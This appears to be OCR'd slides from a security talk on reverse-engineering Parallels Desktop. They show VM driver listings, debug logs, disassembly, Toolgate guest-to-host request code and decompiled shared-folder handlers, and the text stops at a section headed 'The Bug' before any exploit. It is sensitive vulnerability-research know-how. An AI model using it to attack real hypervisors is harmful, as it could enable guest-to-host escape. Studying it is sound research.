



```
Parallels Desktop 16.1.2 with Ubuntu Linux VM

$ lsmod | grep prl
prl_fs_freeze          16384  0
prl_fs                 28672  2
prl_eth                16384  0
prl_vid                57344  3
drm_kms_helper        167936  1 prl_vid
drm                   401408  6 drm_kms_helper,prl_vid
prl_tg                 24576  16 prl_vid,prl_fs
```

Part 2

Parallels Desktop

Parallels Desktop Architecture vs. The Model



parallels_symbolize.py

```
# "Subsystem: ..."
def heuristic_1(dry_run = True, match = ''):
    print('*** heuristic_1');
    list = Strings();
    for string in list:
        if (string.__str__().find(match) == -1 or string.__str__() == ''):
            continue
        if (string.__str__()[0] == '['):
            dbgprint(string);
            cb = string.__str__().find(']');
            if (cb != -1 and cb < 25):
                funcname = string.__str__()[1:cb];
                for dref in DataRefsTo(string.ea):
                    print('token: ', funcname, 'ref: ', hex(dref));
                    name_func(dref, funcname, dry_run);
                    # try to lookup function name that may be around
                    funcname2 = find_nearest_string_ref(dref);
                    print('token2: ', funcname2, 'ref: ', hex(dref));
                    name_func(dref, funcname2, dry_run);
```

Parallels research tip: verbose debug logs

```
01-29 01:01:12.769 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request STATUS[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0200 wIndex:0000 wLength:003b]
01-29 01:01:12.770 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request SETUP[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0300 wIndex:0000 wLength:00ff]
01-29 01:01:12.770 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request DATA[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0300 wIndex:0000 wLength:00ff]
01-29 01:01:12.770 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control (0x0) (IN-STD-DEV GET_DESCRIPTOR:06 wValue:0300 wIndex:0000 wLength:00ff) -> (uSize:4
01-29 01:01:12.770 F /USB:1077:4752/ [UHC0:203a:fffc] Control Data [size 4]:
01-29 01:01:12.770 F /USB:1077:4752/ 00000000 04 03 09 04 00 00 00 00 | 00 00 00 00 00 00 00 00 ................
01-29 01:01:12.770 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Response 4
01-29 01:01:12.770 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Response [size 4]:
01-29 01:01:12.770 F /USB:1077:4752/ 00000000 04 03 09 04 00 00 00 00 | 00 00 00 00 00 00 00 00 ................
01-29 01:01:12.771 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request STATUS[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0300 wIndex:0000 wLength:00ff]
01-29 01:01:12.772 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request SETUP[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0302 wIndex:0409 wLength:00ff]
01-29 01:01:12.772 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request DATA[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0302 wIndex:0409 wLength:00ff]
01-29 01:01:12.772 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control (0x0) (IN-STD-DEV GET_DESCRIPTOR:06 wValue:0302 wIndex:0409 wLength:00ff) -> (uSize:28
01-29 01:01:12.772 F /USB:1077:4752/ [UHC0:203a:fffc] Control Data [size 28]:
01-29 01:01:12.772 F /USB:1077:4752/ 00000000 1c 03 56 00 69 00 72 00 | 74 00 75 00 61 00 6c 00 ..V.i.r.t.u.a.l.
01-29 01:01:12.772 F /USB:1077:4752/ 00000010 20 00 4d 00 6f 00 75 00 | 73 00 65 00 00 00 00 00  .M.o.u.s.e.....
01-29 01:01:12.772 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Response 28
01-29 01:01:12.772 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Response [size 28]:
01-29 01:01:12.772 F /USB:1077:4752/ 00000000 1c 03 56 00 69 00 72 00 | 74 00 75 00 61 00 6c 00 ..V.i.r.t.u.a.l.
01-29 01:01:12.772 F /USB:1077:4752/ 00000010 20 00 4d 00 6f 00 75 00 | 73 00 65 00 00 00 00 00  .M.o.u.s.e.....
01-29 01:01:12.773 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request STATUS[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0302 wIndex:0409 wLength:00ff]
01-29 01:01:12.774 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request SETUP[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0301 wIndex:0409 wLength:00ff]
01-29 01:01:12.774 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Request DATA[IN-STD-DEV GET_DESCRIPTOR:06 wValue:0301 wIndex:0409 wLength:00ff]
01-29 01:01:12.774 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control (0x0) (IN-STD-DEV GET_DESCRIPTOR:06 wValue:0301 wIndex:0409 wLength:00ff) -> (uSize:20
01-29 01:01:12.774 F /USB:1077:4752/ [UHC0:203a:fffc] Control Data [size 20]:
01-29 01:01:12.774 F /USB:1077:4752/ 00000000 14 03 50 00 61 00 72 00 | 61 00 6c 00 6c 00 65 00 ..P.a.r.a.l.l.e.
01-29 01:01:12.774 F /USB:1077:4752/ 00000010 6c 00 73 00 00 00 00 00 | 00 00 00 00 00 00 00 00 l.s.............
01-29 01:01:12.774 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Response 20
01-29 01:01:12.774 F /USB:1077:4752/ [UHC0:203a:fffc:03.00c] Control Response [size 20]:
```

Parallels virtual hardware

```
$ dmesg | grep -i parallels
[    0.000000] DMI: Parallels Software International Inc. Parallels Virtual Platform/Parallels Virtual Platform, BIOS 16.1.2 (49151) 12/18/2020
[    1.450374] usb 2-1: Manufacturer: Parallels
[    1.486151] input: Parallels Virtual Mouse as /devices/pci0000:00/0000:00:1d.0/usb2/2-1/2-1:1.0/0003:203A:FFFC.0001/input/input4
[    1.487055] hid-generic 0003:203A:FFFC.0001: input,hidraw0: USB HID v1.10 Mouse [Parallels Virtual Mouse] on usb-0000:00:1d.0-1/input0
[    1.487206] input: Parallels Virtual Mouse as /devices/pci0000:00/0000:00:1d.0/usb2/2-1/2-1:1.1/0003:203A:FFFC.0002/input/input5
[    1.487259] hid-generic 0003:203A:FFFC.0002: input,hidraw1: USB HID v1.10 Mouse [Parallels Virtual Mouse] on usb-0000:00:1d.0-1/input1
[    1.501079] prl_tg: module license 'Parallels' taints kernel.
[    1.516545] Parallels ToolGate driver 1.7.1 loaded
[    1.516785] detected Parallels ToolGate, base addr 00008000, IRQ 25
[    1.535154] Parallels Video (VTG+DRM/KMS) driver 1.7.0 loaded
[    1.535460] Parallels Video DRM ToolGate: memory physaddr b0000000, size 64Mb, capabilities 30001
[    1.535770] detected Parallels Video DRM ToolGate, base addr 00006000, IRQ 30
[    5.328504] snd_intel8x0 0000:00:1f.4: enable Parallels VM optimization
[    5.747565] Parallels Linux shared folders filesystem driver 2.0.1 loaded
[    7.443924] usb 1-1: Manufacturer: Parallels
```

init_devices

```
0000010EB71C90 ; =============== S U B R O U T I N E =====
0000010EB71C90
0000010EB71C90 ; Attributes: bp-based frame
0000010EB71C90
0000010EB71C90 init_devices    proc near               ; (
0000010EB71C90
0000010EB71C90 var_C0          = byte ptr -0C0h
0000010EB71C90 var_B8          = qword ptr -0B8h
0000010EB71C90 var_30          = dword ptr -30h
0000010EB71C90
0000010EB71C90                 push    rbp
0000010EB71C91                 mov     rbp, rsp
0000010EB71C94                 push    r15
0000010EB71C96                 push    r14
0000010EB71C98                 push    r13
0000010EB71C9A                 push    r12
0000010EB71C9C                 push    rbx
0000010EB71C9D                 sub     rsp, 98h
0000010EB71CA4                 mov     r13, rsi
0000010EB71CA7                 mov     r14, rdi
0000010EB71CAA                 mov     [rbp+var_30], 0FFFFFFFFh
0000010EB71CB1                 lea     rdi, asc_10F6D5170 ; ""
0000010EB71CB8                 lea     rsi, aVm           ; "vm"
0000010EB71CBF                 lea     rcx, aDevicesInitial ; "[Devices] Initializing..."
0000010EB71CC6                 xor     edx, edx
0000010EB71CC8                 xor     eax, eax
0000010EB71CCA                 call    log
```

```
10F7F8858 ; `vtable for'CNetE1000
10F7F8858 _ZTV9CNetE1000  dq 0                    ; offset to this
10F7F8858                                         ; offset to this
10F7F8858                                         ; offset to this
10F7F8860                 dq offset _ZTI9CNetE1000 ; `typeinfo for'CNetE1000
10F7F8868 CNetE1000       dq offset sub_10EC1E1A0 ; DATA XREF: CNetE1000_create+
10F7F8868                                         ; sub_10EC1E1A0+9↑o ...
10F7F8870                 dq offset sub_10EC1E1F0
10F7F8878                 dq offset CNetE1000__ProcessNetRequest
10F7F8880                 dq offset CNetE1000__vf
10F7F8888                 dq offset sub_10EC1E4E0
10F7F8890                 dq offset CNetE1000__ResumeState
10F7F8898                 dq offset CNetE1000__enable_rx
10F7F88A0                 dq offset sub_10EC1E350
10F7F88A8                 dq offset sub_10EC1F5B0
10F7F88B0 ; public CNetE1000 :
10F7F88B0 ;   public /* offset 0x0 */ CNetRTL :
10F7F88B0 ;     public /* offset 0x0 */ Devices::INetDevice
10F7F88B0 ; public CNetE1000 :
10F7F88B0 ;   public /* offset 0x0 */ CNetRTL :
10F7F88B0 ;     public /* offset 0x0 */ Devices::INetDevice
10F7F88B0 ; public CNetE1000 :
10F7F88B0 ;   public /* offset 0x0 */ CNetRTL :
10F7F88B0 ;     public /* offset 0x0 */ Devices::INetDevice
10F7F88B0 ; `typeinfo for'CNetE1000
10F7F88B0 _ZTI9CNetE1000  dq offset __ZTVN10__cxxabiv120__si_class_type_infoE+10
```

Parallels emulated devices

```
$ sudo lspci
00:00.0 Host bridge: Intel Corporation 82P965/G965 Memory Controller Hub (rev 02)
    Subsystem: Parallels, Inc. 82P965/G965 Memory Controller Hub
00:01.0 PCI bridge: Intel Corporation 82G35 Express PCI Express Root Port (rev 02)
00:03.0 Unassigned class [ff00]: Parallels, Inc. Virtual Machine Communication Interface
    Subsystem: Parallels, Inc. Virtual Machine Communication Interface
    Kernel driver in use: prl_tg
    Kernel modules: prl_tg
00:05.0 Ethernet controller: Red Hat, Inc. Virtio network device
    Subsystem: Parallels, Inc. Virtio network device
    Kernel driver in use: virtio-pci
00:0a.0 PCI bridge: Digital Equipment Corporation DECchip 21150
    Kernel modules: shpchp
00:0e.0 RAM memory: Red Hat, Inc. Virtio memory balloon
    Subsystem: Parallels, Inc. Virtio memory balloon
    Kernel driver in use: virtio-pci
00:1d.0 USB controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB UHCI #1 (rev 02)
    Subsystem: Parallels, Inc. 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB UHCI
    Kernel driver in use: uhci_hcd
00:1d.6 USB controller: NEC Corporation uPD720200 USB 3.0 Host Controller (rev 04)
    Subsystem: Parallels, Inc. uPD720200 USB 3.0 Host Controller
    Kernel driver in use: xhci_hcd
00:1d.7 USB controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller (rev 02)
    Subsystem: Parallels, Inc. 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller
    Kernel driver in use: ehci-pci
00:1e.0 PCI bridge: Intel Corporation 82801 PCI Bridge (rev f2)
    Kernel modules: shpchp
00:1f.0 ISA bridge: Intel Corporation 82801HB/HR (ICH8/R) LPC Interface Controller (rev 02)
    Subsystem: Parallels, Inc. 82801HB/HR (ICH8/R) LPC Interface Controller
```

Parallels Toolgate

```
Parallels Toolgate, synthetic PCI device with IO & MMIO ranges for Toolgate and Video DRM Toolgate

00:03.0 Unassigned class [ff00]: Parallels, Inc. Virtual Machine Communication Interface
    Subsystem: Parallels, Inc. Virtual Machine Communication Interface
    Kernel driver in use: prl_tg
    Kernel modules: prl_tg

[    1.516785] detected Parallels ToolGate, base addr 00008000, IRQ 25
[    1.535460] Parallels Video DRM ToolGate: memory physaddr b0000000, size 64Mb, capabilities 30001
[    1.535770] detected Parallels Video DRM ToolGate, base addr 00006000, IRQ 30

// /proc/ioports
6000-7fff : PCI Bus 0000:01
    6000-601f : 0000:01:00.0
    6000-601f : prl_drm
8000-801f : 0000:00:03.0
    8000-801f : prl_tg
```

Parallels Tools & Toolgate

```
Parallels Desktop 16.1.2 with Ubuntu Linux VM

$ lsmod | grep prl
prl_fs_freeze          16384  0
prl_fs                 28672  2
prl_eth                16384  0
prl_vid                57344  3
drm_kms_helper        167936  1 prl_vid
drm                   401408  6 drm_kms_helper,prl_vid
prl_tg                 24576  16 prl_vid,prl_fs
```

```
#define PROC_PREFIX                     "/proc/driver/"
#define TOOLGATE_NICK_NAME              "prl_tg"
#define VIDEO_TOOLGATE_NICK_NAME        "prl_vtg"
#define VIDEO_DRM_TOOLGATE_NICK_NAME    "prl_drm"

#define PRL_TG_FILE     PROC_PREFIX TOOLGATE_NICK_NAME
#define PRL_VTG_FILE    PROC_PREFIX VIDEO_TOOLGATE_NICK_NAME
```

```
static __inline void
tg_out(struct tg_dev *dev, unsigned long port, unsigned long long val)
{
    unsigned long flags;

    port += dev->base_addr;
    spin_lock_irqsave(&dev->lock, flags);
    if (dev->flags & TG_DEV_FLAG_OUTS) {
        unsigned long len = (sizeof(unsigned long long) >> 2);
        void *ptr = &val;

#ifdef CONFIG_AMD_MEM_ENCRYPT
        asm volatile("rep; outsl" : "+S"(ptr), "+c"(len) : "d"(port) : "memory");
#else
        outsl(port, ptr, len);
#endif
    } else {
        u32 val_h = (u32)(val >> 32);
        u32 val_l = (u32)val;

        if (val_h)
            outl(val_h, port + 4);

        outl(val_l, port);
    }
    spin_unlock_irqrestore(&dev->lock, flags);
}
```

Toolgate protocol

```
Mar 16 00:17:18 thefactory kernel: [   11.393950] *** prl_tg_user_to_host_request_prepare
Mar 16 00:17:18 thefactory kernel: [   11.393953] TG_REQUEST:      00000000: 33 81 00 00 ff ff ff ff 80 00 01 00 00 00 00 00  3...............
Mar 16 00:17:18 thefactory kernel: [   11.393999] inline:          00000000: 00 00 00 00 00 00 00 00 32 0c 02 1f 78 00 26 91  ........2...x.&.
Mar 16 00:17:18 thefactory kernel: [   11.394000] inline:          00000010: 01 00 07 19 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394001] inline:          00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394002] inline:          00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394002] inline:          00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394003] inline:          00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394004] inline:          00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394004] inline:          00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394007] buffers:         00000000: 70 3c 24 f0 fc 7f 00 00 2c 00 00 00 00 00 00 00  p<$.....,.......
Mar 16 00:17:18 thefactory kernel: [   11.394007] *** call_tg_sync
Mar 16 00:17:18 thefactory kernel: [   11.394016] buf 0, size = 44, dbuf = ffffad85c1fcf0a0 ->
Mar 16 00:17:18 thefactory kernel: [   11.394017] TG_PAGED_BUFFER :00000000: 2f 00 75 00 73 00 72 00 2f 00 62 00 69 00 6e 00  /.u.s.r./.b.i.n.
Mar 16 00:17:18 thefactory kernel: [   11.394018] TG_PAGED_BUFFER :00000010: 2f 00 67 00 6e 00 6f 00 6d 00 65 00 2d 00 73 00  /.g.n.o.m.e.-.s.
Mar 16 00:17:18 thefactory kernel: [   11.394018] TG_PAGED_BUFFER :00000020: 68 00 65 00 6c 00 6c 00 00 00 00 00             h.e.l.l.....
Mar 16 00:17:18 thefactory kernel: [   11.394020] tg_req_create: RequestSize = 0xb0, Request = 0x8133, InlineByteCount = 0x80, BufferCount = 0x1; dpages = 1, addr = ffff
Mar 16 00:17:18 thefactory kernel: [   11.394021] TG_PAGED_REQUEST:00000000: 33 81 00 00 ff ff ff ff b0 00 00 00 80 00 01 00  3...............
Mar 16 00:17:18 thefactory kernel: [   11.394021] TG_PAGED_REQUEST:00000010: 30 c0 30 00 00 00 00 00 00 00 00 00 00 00 00 00  0.0.............
Mar 16 00:17:18 thefactory kernel: [   11.394022] TG_PAGED_REQUEST:00000020: 32 0c 02 1f 78 00 26 91 01 00 07 19 00 00 00 00  2...x.&.........
Mar 16 00:17:18 thefactory kernel: [   11.394023] TG_PAGED_REQUEST:00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394023] TG_PAGED_REQUEST:00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394024] TG_PAGED_REQUEST:00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394024] TG_PAGED_REQUEST:00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394025] TG_PAGED_REQUEST:00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394025] TG_PAGED_REQUEST:00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:18 thefactory kernel: [   11.394026] TG_PAGED_REQUEST:00000090: 00 00 00 00 00 00 00 00 70 3c 24 f0 fc 7f 00 00  ........p<$.....
Mar 16 00:17:18 thefactory kernel: [   11.394027] TG_PAGED_REQUEST:000000a0: 2c 00 00 00 00 00 00 00 29 9f 30 00 00 00 00 00  ,.......).0.....
Mar 16 00:17:19 thefactory kernel: [   11.445596] *** prl_tg_user_to_host_request_prepare
Mar 16 00:17:19 thefactory kernel: [   11.445599] TG_REQUEST:      00000000: 37 81 00 00 ff ff ff ff 80 00 00 00 00 00 00 00  7...............
Mar 16 00:17:19 thefactory kernel: [   11.445610] inline:          00000000: 00 00 00 00 00 00 00 00 32 0c f5 84 08 19 00 00  ........2.......
Mar 16 00:17:19 thefactory kernel: [   11.445610] inline:          00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:19 thefactory kernel: [   11.445611] inline:          00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:19 thefactory kernel: [   11.445612] inline:          00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:19 thefactory kernel: [   11.445612] inline:          00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:19 thefactory kernel: [   11.445613] inline:          00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:19 thefactory kernel: [   11.445614] inline:          00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Mar 16 00:17:19 thefactory kernel: [   11.445614] inline:          00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Part 3

The Bug

Reverse-Engineering Parallels Toolgate

```
010EB71EB6
010EB71EB6 loc_10EB71EB6:                          ; CODE XREF: init_devices+20C↑j
010EB71EB6                                         ; init_devices+21F↑j
010EB71EB6                 lea     rdi, [rbp+var_30] ; this
010EB71EBA                 call    __ZN5QTime5startEv ; QTime::start(void)
010EB71EBF                 mov     edi, 848h         ; unsigned __int64
010EB71EC4                 call    __Znwm            ; operator new(ulong)
010EB71EC9                 mov     rbx, rax
010EB71ECC                 mov     rdi, rax
010EB71ECF                 mov     rsi, r14
010EB71ED2                 call    toolgate_init
010EB71ED7                 mov     [r14+1EF0h], rbx
010EB71EDE                 lea     rdi, [rbp+var_30] ; this
010EB71EE2                 call    __ZNK5QTime7elapsedEv ; QTime::elapsed(void)
010EB71EE7                 lea     rdi, asc_10F6D5170 ; ""
010EB71EEE                 lea     rsi, aVm          ; "vm"
010EB71EF5                 lea     rcx, aProfileSCreati ; "[Profile] %s creation time is %u mse
010EB71EFC                 lea     r8, aPciToolgate  ; "PCI toolgate"
010EB71F03                 mov     edx, 0
010EB71F08                 mov     r9d, eax
010EB71F0B                 xor     eax, eax
010EB71F0D                 call    log
010EB71F12                 cmp
010EB71F1A                 jz
010EB71F1C                 lea
010EB71F20                 call
010EB71F25                 mov
010EB71F2A                 call
010EB71F2F                 mov
010EB71F32                 mov
010EB71F35                 mov
010EB71F38                 call
```

```
0F820000 ; `vtable for'CSFTgRequest
0F820000 _ZTV12CSFTgRequest dq 0
0F820000
0F820000                                           ; offset to this
0F820008                   dq offset _ZTI12CSFTgRequest ; `typeinfo for'CSFTgRequest
0F820010 off_10F820010     dq offset sub_10F2D5440 ; DATA XREF: sub_10F2D51B0+4↑o
0F820018                   dq offset sub_10F2D5450
0F820020                   dq offset CSFTgRequest_handler
0F820028                   dq offset sub_10F2D51D0
0F820030 ; `vtable for'CSFCancelTgReq
```

```
static __inline void
tg_out(struct tg_dev *dev, unsigned long port, unsigned long long val)
{
    unsigned long flags;

    port += dev->base_addr;
    spin_lock_irqsave(&dev->lock, flags);
    if (dev->flags & TG_DEV_FLAG_OUTS) {
        unsigned long len = (sizeof(unsigned long long) >> 2);
        void *ptr = &val;

#ifdef CONFIG_AMD_MEM_ENCRYPT
        asm volatile("rep; outsl" : "+S"(ptr), "+c"(len) : "d"(port) : "memory");
#else
        outsl(port, ptr, len);
#endif
    } else {
        u32 val_h = (u32)(val >> 32);
        u32 val_l = (u32)val;

        if (val_h)
            outl(val_h, port + 4);

        outl(val_l, port);
    }
    spin_unlock_irqrestore(&dev->lock, flags);
}
```

Toolgate Request Handlers

```
__const:0000000100CF0488 ; `vtable for'CSFilterTgHandler
__const:0000000100CF0488 _ZTV17CSFilterTgHandler dq 0            ; offset to this
__const:0000000100CF0490                 dq offset _ZTI17CSFilterTgHandler ; `typeinfo for'CSFilterTgHandler
__const:0000000100CF0498 off_100CF0498   dq offset sub_1000C8060 ; DATA XREF: sub_1000C7FC0+A↑o
__const:0000000100CF0498                                         ; sub_1000C8060+A↑o ...
__const:0000000100CF04A0                 dq offset sub_1000C80D0
__const:0000000100CF04A8                 dq offset storage_filter_toolgate_request
__const:0000000100CF04B0                 dq offset sub_1000C8850
__const:0000000100CF04B8 ; public CSFilterTgHandler :
__const:0000000100CF04B8 ;   public /* offset 0x0 */ TgRequestHandler
__const:0000000100CF04B8 ; `typeinfo for'CSFilterTgHandler
__const:0000000100CF04B8 _ZTI17CSFilterTgHandler dq offset __ZTVN10__cxxabiv120__si_class_type_infoE+10h
__const:0000000100CF04B8                                         ; DATA XREF: __const:0000000100CF0490↑o
__const:0000000100CF04B8                                         ; reference to RTTI's type class
__const:0000000100CF04C0                 dq offset _ZTS17CSFilterTgHandler ; reference to type's name
__const:0000000100CF04C8                 dq offset _ZTI16TgRequestHandler ; reference to parent's type name
__const:0000000100CF04D0 off_100CF04D0   dq offset stru_100B63C62
__const:0000000100CF04D0                                         ; DATA XREF: sub_1000C8150+C1↑o
__const:0000000100CF04D0                                         ; sub_1000C8150+13F↑o ...
__const:0000000100CF04D8                 dq offset stru_100B63C62.var0+4
__const:0000000100CF04E0                 dq offset aSata         ; "sata"
__const:0000000100CF04E8                 dq offset aNvme         ; "nvme"
```

Parallels Shared Folders

```
//////////////////////////////////////////////////////////////////////////////
//
// well known Request codes
// requests up to TG_REQUEST_SECURED_MAX are for drivers only and are
// denied by guest driver if come from user space to maintain guest
// kernel integrity (prevent malicious code from sending FS requests)
// dynamically assigned requests start from TG_REQUEST_MIN_DYNAMIC
//
#define TG_REQUEST_INVALID 0
#define TG_REQUEST_SECURED_MAX 0x00007fff
#define TG_REQUEST_DYNAMIC_MIN 0x00010000

// mouse pointer requests (from PCI video)
#define TG_REQUEST_SET_MOUSE_POINTER 0x100
#define TG_REQUEST_HIDE_MOUSE_POINTER 0x101
#define TG_REQUEST_DISABLE_MOUSE_POINTER 0x102

// multi-head support (from PCI video)
#define TG_REQUEST_VID_QUERY_HEADS 0x110
#define TG_REQUEST_VID_ENABLE_HEAD 0x111
#define TG_REQUEST_VID_DISABLE_HEAD 0x112
#define TG_REQUEST_VID_SET_MODE 0x114
#define TG_REQUEST_VID_SET_OFFSET 0x115
#define TG_REQUEST_VID_SET_PALETTE 0x116
#define TG_REQUEST_VID_SHARE_STATE 0x117
#define TG_REQUEST_VID_GAMMA_RAMP 0x118
#define TG_REQUEST_VID_MAP_APERTURE 0x119
#define TG_REQUEST_VID_UNMAP_APERTURE 0x11a
#define TG_REQUEST_VID_MAX 0x11f
```

```
... skipped ...
parsing:
  Status = 0xF0000003;
  switch ( command )
  {
    case 0x200:
      _InterlockedExchangeAdd64((volatile signed __int64 *)(*(&qword_10FAD6A10 + 1) + 240), 1uLL);
      if ( (unsigned __int16)get_bufcount((__int64)a3_req) == 1 )
      {
        a3 = 0LL;
        v12 = get_object((__int64)a3_req, 0, 1);
        if ( v12 )
        {
          a3 = (__int64)v12;
          v13 = TG_REQUEST_FS_GETLIST(&(*a2_obj)[12], v12);
          goto get_out;
        }
      }
      break;
...
    case 0x223:
      _InterlockedExchangeAdd64((volatile signed __int64 *)(*(&qword_10FAD6A10 + 27) + 240), 1uLL);
      a3 = (__int64)a3_req;
      v13 = TG_REQUEST_FS_L_OPEN(a2_obj, a3_req);
      goto get_out;
    case 0x224:
      _InterlockedExchangeAdd64((volatile signed __int64 *)(*(&qword_10FAD6A10 + 28) + 240), 1uLL);
      a3 = (__int64)a3_req;
